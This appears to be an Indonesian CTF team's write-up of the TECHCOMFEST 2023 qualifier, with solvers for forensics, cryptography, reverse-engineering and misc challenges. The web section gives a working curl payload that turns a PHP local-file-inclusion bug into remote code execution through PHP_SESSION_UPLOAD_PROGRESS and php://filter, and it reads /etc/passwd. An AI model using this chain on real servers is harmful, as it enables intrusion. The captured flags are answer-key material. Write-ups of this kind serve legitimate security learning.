WRITE-UP TECHCOMFEST 2023 KUALIFIKASI

15 Jan 2023

anak kemaren sore

(IPB University)

» patsac «
» arai «
» jedi «

Daftar Isi

Forensic

Flag Checker (285 pts)

Description

I accidently lost Flag Checker app which was made for this challenge.

Luckily my android dumped the whole app memory before it went disappear.

Can you help me restore the flag?


Author: aimardcr

Chall.zip

Solution

Diberikan suatu file zip yang berisi file binary dump dari suatu aplikasi android. Pada awalnya saya mengira ini dianalisis menggunakan ALEAPP. Tetapi ketika saya coba ternyata tidak bisa. Saya pun bingung melihat banyak tim yang berhasil solve. Akhirnya saya coba grep strings, dan saya bisa menemukan flagnya

```
/mnt/d/CTF/techcomfest/for/apasih/dump 18:01:27
$ strings * | grep -r 'TECHCOMFEST'
Binary file com.flag.checker-7fff58f1e000-7fff5ac00000.bin matches
```



`Flag : TECHCOMFEST23{th1S_w4S_m3AnT_T0_b3_r3V3rS1nG_ChAlL_But_0H_w3lL_H3r3_W3_4r3}`

Mono (100 pts)

Description

Do you recognize this music?


Anyway, what's with the weird sound?

Author: aimardcr

Chall.wav

Solution

Diberikan suatu file wav. Ketika didengarkan secara seksama, seperti ada suatu suara di latar. Akhirnya saya mencoba menganalisis suaranya menggunakan spektogram, dan didapatkanlah flagnya



`Flag : TECHCOMFEST23{wh0_d03snT_LOV3_F1Ve_N1GhtS_At_fR3DDyS_R1gHt_aNyWay_HeR3_1s_uR_FL4G_a1cd6113}`

Cryptography

Hashllision (200 pts)

Description

Hashverything!

nc 103.49.238.77 33083

chall.py

```
#!/usr/bin/python

SECRET_WORD = "nino"

def hash_code(s):
    h = 0
    for c in s:
        h = (31 * h + ord(c)) & 0xFFFFFFFF
    return h

def main():
    with open("flag.txt", "r") as f:
        flag = f.read()

    print("Do you know the secret word?")
    s = input(">> ")

    if s != SECRET_WORD:
        if hash_code(s) == hash_code(SECRET_WORD):
            print("Noice!")
            print("Here's your flag: " + flag)
        else:
            print("Hmmm, are you sure about that?")
    else:
        print("Oopsie, you can't do that!")


if __name__ == "__main__":
```

```
    main()
```


Solution

Karena pada fungsi hash_code() inisiasi nilai h adalah 0, maka kita bisa menambahkan null bytes di depan string “nino” menjadi “\x00nino. Dengan begitu, inputan kita tidak sama dengan string “nino”, tapi hasil return dari hash_code() nya tetap sama dengan string “nino”.

Payload

```
python3 -c "print('\x00nino')" | nc 103.49.238.77 33083
```

Screenshot



Flag : TECHCOMFEST23{5uP3r_E4sY_CoLL1s10n}

baby-xor (304 pts)

Description

Easy chall for you, think you can do it?

chall.py

```
#!/usr/bin/python
import os

def encrypt(string):
    key = os.urandom(int(len(string) / 5))

    result = ''
    for i in range(len(string)):
```

```
        result += chr(ord(string[i]) ^ (key[int(i / 5)] & 0xff))

    return result


if __name__ == '__main__':
    with open('flag.txt', 'r') as f:
        flag = f.read()

    assert len(flag) % 5 == 0

    print(encrypt(flag).encode('latin1').hex())
```

result.txt

```
14050308032022292a3c472120687147110a2c0bfcbe93bffc4629130c0b
```

Solution

Jadi pada chall ini, flag dixor tiap 5 bytes dengan key yang sama. Karena panjang result.txt ada 30 bytes, artinya panjang key adalah 6 bytes. Karena panjang format flag 14 karakter, kita bisa recover 3 bytes key. Dan pada akhir flag pasti adalah karakter "}", jadi total kita bisa recover 4 bytes. Tinggal 2 bytes lagi. 255^2 tidak terlalu besar untuk dibrute. Setelah melakukan brute, akhirnya didapatkan flagnya. (Tidak ada solver karena pakai python interactive).

`Flag : TECHCOMFEST23{b4by_x0r_s00_ez}`

Radhit Suka Aritmatika (436 pts)

Description

Radhit baru saja menyukai matematika dan dia baru saja mempelajari berbagai macam algoritma. Dia tidak ingin mempelajarinya sendiri, maka dari itu dia membuat challenge untuk di kerjakan. Bisakah kamu menyelesaikan challenge dari radhit?

problem.py

```
from random import randint
from Crypto.Util.number import *

def faktorterbesar(a,b): return faktorterbesar(b%a,a) if a else b

def totient(numbers):
```

```
    totient = 0
    ##########################################################
    #                                                        #
    # lah kok ilang? pasti gara gara ketumpahan kopi         #
    # padahal udah sulit sulit buat fungsi EULER TOTIENT :(  #
    #                                                        #
    ##########################################################
    return totient

def cari_e():
    while True:
        e = randint(57331,65537)
        if faktorterbesar(e,(p-1)*(q-1)) == 1:
            if faktorterbesar(e,n) == 1:
                return e
        else:
            continue

flag = b'TECHCOMPFEST2023{###REDACTED###}'
flag = bytes_to_long(flag)

p = getPrime(256)
q = getPrime(256)
n = p*q

e = cari_e()
e1 = e % (6*3 + 1)
e2 = e % (6*13 + 1)
e3 = e % (6*31 + 1)

minpminq = -p -q

c = pow(flag, e, n)
ne = n * pow(e,p*2,p)
kunci = totient(6^1337^totient(7))
ckunci = c^kunci

print('e1 =', e1)
print('e2 =', e2)
```

```
print('e3 =', e3)
print('minpminq =', minpminq)
print('ne =', ne)
print('cxorkunci =', ckunci)
print('totienttest =', totient(11), totient(27), totient(211))
```

output.txt

```
e1 = 18
e2 = 7
e3 = 72
minpminq =
-139525870273634678623610821166611622329726377298962260334521713383107368568730
ne =
19750985218998115937739214317772460067739080805580905262993032976972710693698725829057315896351524372100242564650599714687592855752259071384528252589019803764962409
cxorkunci =
18079242860663977132105076372247293092092338606472975177270395989767595308525422121024703681014592377344400987182942399649562587759966303686196230555582112
totienttest = 10 18 210
```

Solution

Langkah yang dapat kita lakukan pertama adalah merecovery nilai c dengan membuat fungsi totient biasa terlebih dahulu. Selanjutnya kita merecovery nilai e dengan menggunakan CRT. Untuk merecover nilai n, saya iseng cek ke factordb dari nilai ne, dan beruntung sekali nilai n dapat kita recover dari sana. Jika sudah dapat n, kita bisa menghitung pi dengan perhitungan seperti berikut.

```
phi = (p-1)*(q-1) = pq - p - q + 1 = n + minpminq + 1
```

Kita bisa menghitungnya karena kita punya n dan minpminq.

Jika phi sudah didapatkan, selanjutnya kita tinggal melakukan dekripsi RSA seperti biasa.

Berikut adalah full solvernya.

solver.py

```
#!/usr/bin/env python3
from patsac import *


def totient(x):
```

```
    if x == 1:
        return 1
    else:
        n = [y for y in range(1, x) if gcd(x, y) == 1]
        return len(n)


def main():
    e1 = 18
    e2 = 7
    e3 = 72
    minpminq = (
        -139525870273634678623610821166611622329726377298962260334521713383107368568730
    )
    ne =
19750985218998115937739214317772460067739080805580905262993032976972710693698725829057315896
35152437210024256465059971468759285575225907138452825258901980376496240 9
    cxorkunci =
18079242860663977132105076372247293092092338606472975177270395989767595308525422121024703681
01459237734440098718294239964956258775996630368619623055582112
    kunci = totient(6 ^ 1337 ^ totient(7))
    c = kunci ^ cxorkunci
    e = solve_crt([e1, e2, e3], [6 * 3 + 1, 6 * 13 + 1, 6 * 31 + 1])
    n =
48463705077274002441476760433994420931288535710350048448425206247633592554197157217283866128
31878051728340173005437327439085198975906223725055914968338729
    phi = n + minpminq + 1
    d = pow(e, -1, phi)
    m = pow(c, d, n)
    print(long_to_bytes(m))
    return 0


if __name__ == "__main__":
    main()
```

Screenshot

```
patsac ~/ctf/2023/techcomfest/cry/radit/chall
➜ ./solver.py
b'TECHCOMFEST23{lah_tiba_tiba_udah_duaribuduatiga_hadehhhhh}'
patsac ~/ctf/2023/techcomfest/cry/radit/chall
➜
```

Flag : TECHCOMFEST23{lah_tiba_tiba_udah_duaribuduatiga_hadehhhhh}

Roger Sumatra (489 pts)

Description

I'm being tired with roger sumatra these days, but yeah here we go the absurd meme.
nc 103.49.238.77 35732

chall.py

```python
#!/usr/bin/env python3
import random,string,hashlib

flag = "https://youtu.be/UIp6_0kct_U"
char = string.ascii_letters + string.digits
n = len(char)//2
d = 0.6

def generate(n,d):
    max = 2 ** (n/d)
    what = [random.randrange(1,int(max)) for _ in range(n)]
    rahasia = [random.randrange(0,2) for _ in range(n)]
    res = sum(map(lambda i: i[0] * i[1], zip(what, rahasia)))
    return rahasia,what,res

def aku_mau_flag_dong(rahasia,tebak):
    w0w = ""
    i = 0
    while i < len(rahasia)*2:
        w0w += char[i] if rahasia[i % len(rahasia)] else ""
        i += 1
    hashed = lambda x: hashlib.sha256(x.encode()).hexdigest()
    if hashed(w0w) != hashed(tebak):
        return False
    return True

rahasia,roger,sumatra = generate(n,d)
print('Nih kukasih roger sumatra aja dlu, klo mau flag minimal tau
rahasianya')
```

```
print('roger = ', roger)
print('sumatra = ', sumatra)
tebak = input('rahasia = ')
if aku_mau_flag_dong(rahasia, tebak):
    print(f'hadehhh {flag}')
    exit(0)
exit(1)
```

Solution

Pertama kali memahami chall ini, saya menyadari chall ini sangat mirip dengan 0-1 knapsack problem. Tetapi entah kenapa, ketika menggunakan solver knapsack, tidak dapat hasil yang benar. Kemudian setelah berjam-jam berkelana di google, saya akhirnya mendapatkan referensi dari writeup SECCON CTF 2021 ini. Dengan melakukan Low-Density attack dengan algoritma CJLOSS, saya bisa mendapatkan hasil "rahasia" yang benar.

Berikut adalah full solvernya.

solver.py

```
#!/usr/bin/env python3
from patsac import *
from math import log
from sage.all import *
import string
char = string.ascii_letters + string.digits


def get_w0w(rahasia):
    w0w = ""
    i = 0
    while i < len(rahasia)*2:
        w0w += char[i] if rahasia[i % len(rahasia)] else ""
        i += 1
    return w0w


def inthroot(a, n):
    return a.nth_root(n, truncate_mode=True)[0]


class CJLOSSAttack:
    def __init__(self, array, target_sum, try_on_high_density=False):
        self.array = array
        self.n = len(self.array)
        self.target_sum = target_sum
        self.density = self._calc_density()
        self.try_on_high_density = try_on_high_density
```

```
    def _calc_density(self):
        return self.n / log(max(self.array), 2)

    def _check_ans(self, ans):
        calc_sum = sum(map(lambda x: x[0] * x[1], zip(self.array, ans)))
        return self.target_sum == calc_sum

    def solve(self):
        if self.density >= 0.9408 and not self.try_on_high_density:
            raise HighDensityException()

        # 1. Initialize Lattice
        L = Matrix(ZZ, self.n + 1, self.n + 1)
        N = inthroot(Integer(self.n), 2) // 2
        for i in range(self.n + 1):
            for j in range(self.n + 1):
                if j == self.n and i < self.n:
                    L[i, j] = 2 * N * self.array[i]
                elif j == self.n:
                    L[i, j] = 2 * N * self.target_sum
                elif i == j:
                    L[i, j] = 2
                elif i == self.n:
                    L[i, j] = 1
                else:
                    L[i, j] = 0

        # 2. LLL!
        B = L.LLL()

        # 3. Find answer
        for i in range(self.n + 1):
            if B[i, self.n] != 0:
                continue

            if all(v == -1 or v == 1 for v in B[i][: self.n]):
                ans = [(-B[i, j] + 1) // 2 for j in range(self.n)]
                if self._check_ans(ans):
                    return ans

        # Failed to find answer
        return None


def main():
    roger =  [630302647003971, 508755329159019, 1182976516820881, 1407103055605773,
1012039106631713, 2070659462862210, 1995807835645802, 2870415670223662, 37567020878230,
1709380302946871, 3103379416783515, 3410919135232902, 1519693926634180, 2374567144192877,
168520386851204, 1983675637615688, 1191464816017587, 1071251962207935, 448415867996548,
1756147471805939, 2934617384145562, 3251716537441350, 2997803219570084, 2459950747293035,
2185077659628619, 3176819832898143, 2463624262281054, 2212609959344999, 987502643675090,
```

```
2643583188655283, 325521139166035]
    sumatra =  26963794702540665
    attack = CJLOSSAttack(roger, sumatra)
    start = time.time()
    ans = attack.solve()
    print(time.time() - start)
    print(ans)
    print(get_w0w(ans))

    return 0


if __name__ == "__main__":
    main()
```

Screenshot

```
patsac ~/ctf/2023/techcomfest/cry/roger
➜ ./solver.py
6.999041795730591
[1, 1, 1, 0, 1, 1, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 1, 0, 1, 1, 1, 0, 0, 1, 1, 1, 1, 1, 0, 0]
abcefmrtuvyzABCFGHJKRWYZ034567
patsac ~/ctf/2023/techcomfest/cry/roger
➜
```

```
patsac ~/ctf/2023/techcomfest/cry/roger
➜ ./nc.sh
Nih kukasih roger sumatra aja dlu, klo mau flag minimal tau rahasianya
roger =  [630302647003971, 508755329159019, 1182976516820881, 1407103055605773, 1012039106631713, 2070659462862210, 1995807835645802, 28
70415670223662, 37567020878230, 1709380302946871, 3103379416783515, 3410919135232902, 1519693926634180, 2374567144192877, 16852038685120
4, 1983675637615688, 1191464816017587, 1071251962207935, 448415867996548, 1756147471805939, 2934617384145562, 3251716537441350, 29978032
19570084, 2459950747293035, 2185077659628619, 3176819832898143, 2463624262281054, 2212609959344999, 987502643675090, 2643583188655283, 3
25521139166035]
sumatra =  26963794702540665
rahasia = abcefmrtuvyzABCFGHJKRWYZ034567
hadehhh TECHCOMFEST23{https://shorturl.at/cjkE0}
```

Flag : TECHCOMFEST23{https://shorturl.at/cjkE0}

Web

Note Manager

Description

Recently I made a note manager using PHP. However Alice keep talks about how my website is not secure.

Can you proof her words?

Diberikan Website yang terdapat fitur untuk membuat sebuah notes yang di bangun dengan PHP.

Solution


Setelah diidentifikasi ini merupakan sebuah website yang terdapat kerentanan LFI ketika saya cek terdapat bug lainnya yang pertama ada bug RFI(kayaknya ini awalnya gaada) dan ada bug PHP_SESSION_UPLOAD_PROGRESS ini saya sadari ketika fitur login yang tidak pake database melainkan PHPSESSID untuk dicek dan session nya terletak pada /tmp/sess_***. Langsung saja kita coba gain RCE pake tutorial [bookhacktricks]

Payload:

```
curl -v -H 'Cookie: PHPSESSID=asd2' -F
"PHP_SESSION_UPLOAD_PROGRESS=ZZUUR3L2NHaHdJSE41YzNSbGJTZ2liSE1nTFd4aElDO
GlLVHNnUHo0Z1puQndUbWR4UmtScmJuaExa" -F "file=@/etc/passwd"
'http://103.49.238.77:57270/view_note.php?id=/tmp/sess_asd2'
```

Akses ke:

http://103.49.238.77:57270/view_note.php?id=php://filter/convert.base64-decode|convert.base64-decode/resource=/tmp/sess_asd2



Tinggal akses flag

`Flag : TECHCOMFEST23{PHP_R4c3_m4k3s_m3_f33ls_l1k3_a_r4c3r}`

PWN

Gada yang solve 😕

Reverse Engineering

hanaracaka (484 pts)

Description

Ayo lestarikan aksara jawa sebagai warisan budaya Indonesia!

perhatikan lagi format flagnya ya, kalo format flagnya beda berarti itu bukan flagnya

Author: Gustavo Fring

Chall.zip

Solution

Diberikan suatu file zip yang berisikan 2 buah file, aksaout dan sowal (dalam aksara jawa). Ketika dibuka keduanya, nampak file yang penuh dengan aksara jawa. Saya menggunakan translater online untuk mengubah keduanya ke dalam tulisan latin. Setelah diubah pula, tenyata masih menggunakan bahasa jawa. Saya coba rapihkan dengan bantuan google translate dan sedikit meraba-raba bagaimana script python yang seharusnya. Isi dari sowal.py adalah sebagai berikut

sowal.py

```
from libnum import n2s, s2n
from random import randint, randbytes
from secret import flag

def fibo(param1_fibo):
    if param1_fibo <= 1:
        return param1_fibo
    else:
        return fibo(param1_fibo - 1) + fibo(param1_fibo - 2)

def fun_1(param1_fun_1, param2_fun_1):
    return int(str(fibo(int(str(param1_fun_1))) + fibo(int(str(param2_fun_1))))
+ str (fibo(int(str(param2_fun_1))) + fibo(int(str(param1_fun_1))))) *
int(str(fibo(int(str(param2_fun_1))) + fibo(int(str(param1_fun_1)))) +
str(fibo(int(str(param1_fun_1))) + fibo(int(str(param2_fun_1)))))

def encrypt(param1, param2, param3, param4, param5, param6, param7, param8,
param9, param10):
```

```
    return param1*param2 + param3//param4 - param5^param10 +
param6//param7^param8*param9

process_flag = s2n(flag) << sum([i for i in
randint(randint(randint(0,50),randint(50,100)))])

cipher =
encrypt(6969696969,fibo(500),process_flag,13,-323129992199354,fibo(100),pow(s2n
(b'638489363012 58'),s2n(b'993912942412'),s2n(b'1029385868923')),37,fun_1(100,12
0),s2n('TECHCOMPFEST2023{reversing_aksara_jawa_is_too_ezpz_for_u}'))
with open('aksaout') as f:
    print(cipher, file=f)
```

Fungsi fibo akan mengembalikan nilai fibonacci dari param1_fibo. Karena lama prosesnya, saya mencari nilai 500 angka fibonacci pertama di internet. Fungsi fun_1 akan melakukan suatu operasi dengan fibo dan perkalian dan konversi ke string dan int. Fungsi encrypt akan melakukan suatu operasi matematika dengan perkalian, pembagian, perpangkatan, dan penjumlahan dari semua itu. Operasi process_flag akan melakukan shift left kepada flag. Dari situ, kita cukup mencari nilai dari semua parameternya fungsi encrypt, lalu reverse operasi pada fungsi encrypt. Catatan solusi saya sebagai berikut

solve.py

```
# aksaout =
970292150269902548600480897613560962318006301211087987191167350726826247931780939259497865455888971495731244820727611378807861665352223218942340372642765301463024971129582710999071177632702688975222019548877726005073934925540079472013532862264028281600073816240968561984022220781836576517202236136109067089505573251321756955377802831625691186740771050823437705240170133422093313154475372232209666934412700882837492682735983002497970483115170340762196465852836047461051617913457177808694540810799912259167757020020983696788654672634724550680439069422002899017669691554089643138258542360181613383073296938941810262287449046481786961515914464580976062189117895620556754370234734143329277810042312853# param1 = 6969696969# param2 =139423224561697880139724382870407283950070256587697307264108962948325571622863290691557658876222521294125# param3 = ??? (flag aslinya)# param4 = 13
```

```
# param5 = -323129992199354
# param6 = 354224848179261915075
# param7 = 896664266409264875090826850 8
# param8 = 37
# param9 =
# param10 =
612511047968610644063479401438663306614798183240826598554844002993065861542309643330285299177833788559501575520552511106644993576722405 09


from Crypto.Util.number import *
angka =
126137979535087331318062516689762925101340819157441438334851755594487412231131522103734722509265566294445061826694589479245022016495789018462504248443559489190193246246845752429879253092251349566778862541354104380659611540320210331361759272094323676608009596111325913057922888701638754947236290697694178721635724522671828404199114368111339854276300236607046901681222117344872130710081798390187256701473651114768874048755677790324736162804972144299085540560868686169936710328749433115130290305403988593691808412602727880582525107442514191588457079024860376872217433465795734224245356921377670183305909334325256012151153664933589117660581578907691894926777032717716780517803596171080250541016140120 6
for i in range(10000):
    print(long_to_bytes(angka >> i))
```

```
/mnt/d/CTF/techcomfest/rev 🕐 10:40:21
$ python3 apasih.py | grep 'TECHCOMFEST23'
b'TECHCOMFEST23{Nicee_:P_rev_aksara_is_actually_just_matematika_dasar|\xff\x
ff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x
ff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x
ff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x
ff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x
```

Flag :
TECHCOMFEST23{Nicee_:P_rev_aksara_is_actually_just_matematika_dasar}

Misc

Welcome and Good Luck (100 pts)

Description

Hi there!

Free flag here to boost your spirit, good luck!

Solution

`Flag : TECHCOMFEST23{Ganbare_Peko}`

ASCII Catch (127 pts)

Description

Let's play 3x2 catch!

nc 103.49.238.77 22103

Author: aimardcr

Solution

Diberikan suatu servis netcat. Ketika dibuka, banyak muncul tanda X dan . yang awalnya membingungkan, tetapi ketika di-zoom out, akan muncul gambar QR Code. Tinggal saya ganti tanda . dengan ‘ ‘ (spasi), X dengan ▉, lalu saya scan QR Codenya, dan didapatkanlah flagnya

`Flag : TECHCOMFEST23{pLz_d0Nt_t311_m3_th4t_y0u_d3c0de_th1S_m4nu4lLy}`

Wordle (447 pts)

Description

Let's play wordle! Reach 100 point to get the flag!

nc 103.49.238.77 34601

Solution

Ya hanya bikin solver saja wkwk.

Untuk guesses dari words nya saya pakai /usr/share/dict/words. Lalu menggunakan module re untuk mencari kata yang cocok.

solver.py

```
#!/usr/bin/env python3
from patsac import *
import subprocess
import re

WORDLISTS = open("/usr/share/dict/words").read()
SCORE = 0
LIFE = 3
STREAK = 0

with open("nc.sh") as f:
```

```
    NC = f.read().strip().split()
    f.close()
SRVR = NC[1]
PORT = NC[2]
r = remote(SRVR, PORT, level="debug")


def get_word():
    r.recvuntil(b"Word: ")
    w = r.recvline(0).decode()
    n = 0
    for i in w:
        if i == "*":
            n += 1
    return n, w.replace("*", "[a-z]")


def get_guesses(word):
    patt = "\n" + word + "\n"
    print(patt)
    result = re.findall(patt, WORDLISTS)
    result = [w[1:-1] for w in result]
    return result


def answer(a):
    r.sendlineafter(b"Answer: ", a.encode())


def main():
    global SCORE, LIFE, STREAK
    while 1:
        n, word = get_word()
        guessess = get_guesses(word)
        if n == 0:
            guessess = [word]
        print(guessess)
        while len(guessess) != 1:
            if len(guessess) == 2:
                if STREAK == 0 and LIFE == 1:
                    guessess = [guessess[0]]
                elif STREAK != 0:
                    guessess = ["--REVEAL"]
                    STREAK -= 1
                else:
                    guessess = [guessess[0]]

            elif len(guessess) > 10:
                if SCORE == 0:
                    guessess = [guessess[0]]
                else:
                    guessess = ["--PASS"]
```

```
                    SCORE -= 1
            else:
                if STREAK == 0 and LIFE == 1:
                    guessess = [guessess[0]]
                elif STREAK > n:
                    guessess = ["--REVEAL"]
                    STREAK -= 1
                elif SCORE > 0:
                    guessess = ["--PASS"]
                    SCORE -= 1
                else:
                    guessess = [guessess[0]]
        answer(guessess[0])
        out = r.recvline()
        if b"Correct" in out:
            SCORE += 1
            STREAK += 1
        if b"Wrong" in out:
            STREAK = 0
            LIFE -= 1

    return 0


if __name__ == "__main__":
    main()
```

Flag : TECHCOMFEST23{Fl4G_F0r_Th3_Ch4mPs}

OSINT

Runaway (100 pts)

Description:

We've been tracking this hacker known as "Dedsec" for so long but we always hit a dead end. One day one of our cell tower recently tracked his phone in Badung, Bali (Indonesia)! But yet again he is always one step ahead of us and remove most of the tower tracking results from our database. The only information we know is that he is using Telkomsel as his sim card provider. We also have the eNB ID of the tower that tracked his phone: 248440, but unfortunately he also removed the tower location too. Can you help us find approximate location of the tower with the eNB ID we provided?

